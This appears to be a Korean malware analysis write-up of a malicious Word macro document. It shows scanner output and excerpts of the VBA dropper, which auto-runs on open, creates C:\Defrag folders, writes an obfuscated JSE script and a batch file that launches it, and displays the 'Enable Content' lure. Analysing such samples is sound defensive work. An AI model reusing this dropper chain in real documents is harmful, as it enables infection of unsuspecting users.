|           OfficeMalScanner v0.61               |
|  Frank Boldewin / www.reconstructer.org        |
+------------------------------------------------+

[*] INFO mode selected
[*] Opening file vbaProject.bin
[*] Filesize is 624640 (0x98800) Bytes
[*] Ms Office OLE2 Compound Format document detected

-----------------------------------------
[Scanning for VB-code in VBAPROJECT.BIN]
-----------------------------------------
mExec
HashBas
BoardBas
frmChessX
JserForm1
JserForm2
JserForm3
JtilVBAbas
ChessBrainVB
o
o
o
o
o
-----------------------------------------------------------------------------
               VB-MACRO CODE WAS FOUND INSIDE THIS FILE!
              The decompressed Macro code was stored here:

------> D:₩malware_Analysis₩OfficeMalScanner₩OfficeMalScanner₩VBAPROJECT.BIN-Macros
-----------------------------------------------------------------------------

D:₩malware_Analysis₩OfficeMalScanner₩OfficeMalScanner>_
```

sample1 정적 분석

AutoOpen 매크로 사용

- LogBase 함수 호출




```
Sub autoopen()
33 LogBase
End Sub
```

https://docs.microsoft.com/en-us/office/vba/word/concepts/customizing-word/auto-macros

sample1 정적 분석

폴더 생성

- C:\Defrag\1
- C:\Defrag\1\Disk
- C:\Defrag\1\2
- C:\Defrag\1\Disk\Report
- C:\Defrag\9




```
fStrForPathLoad = "C:\Defrag\1"

If Right(fStrForPathLoad, 1) <> "\" Then
    fStrForPathLoad = fStrForPathLoad & "\"
    MakeSureDirectoryPathExists fStrForPathLoad
End If

fStrForPathLoad = "C:\Defrag\1\Disk"

If Right(fStrForPathLoad, 1) <> "\" Then
    fStrForPathLoad = fStrForPathLoad & "\"
    MakeSureDirectoryPathExists fStrForPathLoad
End If

    fStrForPathLoad = "C:\Defrag\1\2"

If Right(fStrForPathLoad, 1) <> "\" Then
    fStrForPathLoad = fStrForPathLoad & "\"
    MakeSureDirectoryPathExists fStrForPathLoad
End If

fStrForPathLoad = "C:\Defrag\1\Disk\Report"
```

sample1 정적 분석

파일 생성

- Other.BAT
- List1.jse




```
lHandle = CreateFileW(StrPtr("C:\Defrag\1\Disk\Report\Other.BAT"),
             GENERIC_WRITE Or GENERIC_READ, _ &H2, 0, CREATE_ALWAYS, FILE_SHARE_WRITE, 0)

If lHandle <> 0 Then CloseHandle lHandle


GdiGetBatchLimit


lHandle = CreateFileW(StrPtr("C:\Defrag\List1.jse"), GENERIC_WRITE Or GENERIC_READ, _
                     &H2, 0, CREATE_ALWAYS, FILE_SHARE_WRITE, 0)
```

sample1 정적 분석

파일 쓰기

- Other.BAT
- List1.jse




```
lHandle = CreateFileW(StrPtr("C:\Defrag\List1.jse"), GENERIC_WRITE Or GENERIC_READ, _
                    &H2, 0, CREATE_ALWAYS, FILE_SHARE_WRITE, 0)

If lHandle <> 0 Then CloseHandle lHandle

Open "C:\Defrag\List1.jse" For Output As #1
Print #1, "try{ ooAzPborne56ko='fucking9';ooAzPwerewritten51ko='injuice10';ooAzPsharp2
Print #1, frmChessX.lblSieOutput.Caption
Close #1

Open "C:\Defrag\1\Disk\Report\Other.BAT" For Output As #1
Print #1, "cscript //nologo C:\Defrag\List1.jse"
Close #1
```

sample1 정적 분석


파일 실행

- Other.BAT



```
Public Function OpenApp()
ExecuteCommand "C:\Defrag\1\Disk\Report\Other.BAT"
End Function
```


sample1 동적 분석



Office


Your application activated
This document was created in an earlier version of Microsoft Office Word
To view full content please click "Enable Editing" and then click "Enable Content"

sample1 동적 분석


Microsoft Visual Basic for Applications - Sample1 [design]
File Edit View Insert Format Debug Run Tools Add-Ins Window Help
Project - ChessBrainVB_Book
ChessBrainVB_Book (Sample1)
Normal
Properties
Alphabetic
Categorized
ChessBrainVB_Book Password
Password
OK
Cancel

https://stackoverflow.com/questions/1026483/is-there-a-way-to-crack-the-password-on-an-excel-vba-project


sample1 동적 분석



PID	이름	제목	경로
00000FA0	WINWORD	sample1.docm [Compatibility Mode] - Word (	C:\Pr
0000176C	Everything	WorkerW	C:\Pr
00000A04	vmtoolsd	VMwareDragDetWndClass	C:\Pr
000009FC	vm3dservice	VM3DService Hidden window	C:\Wi
0000092C	explorer	Shell_TrayWnd	C:\Wi
000008F4	dwm	DWM Notification Window	C:\Wi
0000089C	taskhost	CiceroUIWndFrame	C:\Wi


검색: 필터링 할 결과를 입력하세요...

sample1 동적 분석



주소	크기	정보
